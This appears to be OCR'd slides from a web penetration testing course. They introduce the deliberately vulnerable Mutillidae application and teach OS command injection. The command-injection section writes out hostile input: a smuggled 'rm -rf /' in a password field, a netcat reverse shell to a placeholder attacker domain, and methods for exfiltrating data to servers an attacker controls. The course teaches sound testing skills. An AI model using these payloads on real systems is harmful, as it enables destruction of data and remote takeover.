We will explore a wonderful intentionally-buggy web application: Mutillidae. This intro will come in handy during the upcoming command injection exercise.

Mutillidae



- Mutillidae is an intentionally vulnerable set of web applications
  - Version 1.x (Mutillidae Classic) was developed by Adrian "IronGeek" Crenshaw (@irongeek_adc)
  - Version 2.x (NOWASP Mutillidae 2) is maintained by Jeremy Druin (@webpwnized)
- Runs on LAMP/WAMP/XAMPP
- Project page: http://sourceforge.net/projects/mutillidae/
- Available on the Security542 VM: http://mutillidae

Web Penetration Testing and Ethical Hacking


Both Adrian and Jeremy are former students of the course authors, and Jeremy is also currently a mentor for Sec542.

Jeremy has made a number of fantastic Mutillidae videos available at: https://www.youtube.com/user/webpwnized

Mutillidae (NOWASP) runs on LAMP (Linux/Apache/MySQL/PHP), WAMP (Windows/Apache/MySQL/PHP) and XAMPP (Cross-platform/Apache/MySQL/PHP/Perl).

[1] http://sourceforge.net/projects/mutillidae/ (http://cyber.gd/542_131) **QR**


[2] https://www.youtube.com/user/webpwnized (http://cyber.gd/542_132)



Mutillidae NOWASP provides full coverage of the OWASP Top 10 – 2013:

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting (XSS)
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access Control
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Components with Known Vulnerabilities
- A10 Unvalidated Redirects and Forwards[1]


[1] https://www.owasp.org/index.php/Top_10_2013 (http://cyber.gd/542_134) **QR**



Security level 1 enables JavaScript validation for many pages. Level 5 adds additional controls such as strong tokens.


Adrian Crenshaw maintains a list of videos here, many focusing on defeating various Mutillidae security levels: http://www.irongeek.com/i.php?page=videos/web-application-pen-testing-tutorials-with-mutillidae


[1] http://www.irongeek.com/i.php?page=videos/web-application-pen-testing-tutorials-with-mutillidae (http://cyber.gd/542_133) **QR**



The default Mutillidae hint setting is 0 ("I try Harder"). You may also choose 1 ("5cr1pt K1dd1e") or 2 ("Noob").

Press "Toggle Hints" to change the setting. A "Hints" box will appear at level 1.






Press the "Toggle Hints" button again to reveal level 2 hints, which provide a step-by-step tutorial for completing the task. Level 2 hints are not available for all modules.

Press the "Toggle Hints" button again to resent the hints to level 0.

Bubble Hints are also available separately. They point out dynamic code, vulnerable functions, etc. They may be disabled by pressing "Hide Popup Hints."


Reset DB

- Press "Reset DB" to clear the database and start over fresh




Web Penetration Testing and Ethical Hacking

Press "Reset DB" to clear the database and start over fresh. This is quite useful for clearing out old attempts, which may get in the way of new hacking.




We will next discuss command injection.



The purpose of OTG-INPVAL-013 is to assess the application for OS Command Injection flaws. These flaws when exploited allow the penetration tester to have underlying OS commands execute based upon the provided input.

References

[1] https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013) (http://cyber.gd/542_154) **QR**



Many applications used to be written in UNIX shell scripts, such as BASH and PERL, and the variable separation was rather crude. Even worse, often these scripts incorporated calls to external applications. Such a call often looked like this:

```
system("externaltool ".variable);
```

where the variable was input from the web application. If the input included a ";" additional commands could be executed.

For example, imagine a script that calls an external program to authenticate the user. An attacker types the following text in the username field in the web interface: "ura"

And then types the following text into the password field: "l00ser; rm -rf /".

This translates to the following: system('authenticate ura:l00ser; rm -rf /')

If the script is running with root privileges, then the attacker has deleted the contents of the root partition.


How about a password of "; /usr/bin/nc -e /bin/sh hackerdomain.com 31337"?

Discovering Command Injection

- Command injection involves attacker controlled input being used in OS commands
- Focus particularly on resources that appear to be used on the system
- Example:
  - New accounts require a directory to store configs
  - Application accepts a username parameter
  - It then runs `mkdir username`
- These characters are your prefix friends:
  - &, &&, ||, <, >, ;,

Web Penetration Testing and Ethical Hacking


Discovering command injection is as simple as any other injection. We look at each parameter and determine if it is used as part of an operating system command. We then fuzz it to see what happens.




If the application runs the command and then either displays the command or creates content based on the results, these types of commands are useful. This is less common than the next option. Some common commands to run are

- ls
- netstat –an
- adduser

If the application doesn't display the results, either in whole or by building content from the results, then the attacker must use commands that generate traffic across the network. A typical way to do this would be to ping an address that is under the attacker's control. The attacker then needs to run only a sniffer and detect the ICMP echo requests. Another means would be to run a command that would result in the machine requesting a page from a web server the attacker controls. Monitoring the web server logs would let the attacker see the traffic. If the attacker would like to send data from the server, they need to make the data only part of the URI request. Again, reading the web server logs would provide the information to the attacker.



Let's perform command injection hands-on.




The goal for this exercise: Perform the following types of command injection attacks:

- Display the password file.
- Discover the privileges of the web server process.
- Ping a system.
- Shovel a shell.

Exercise: Setup

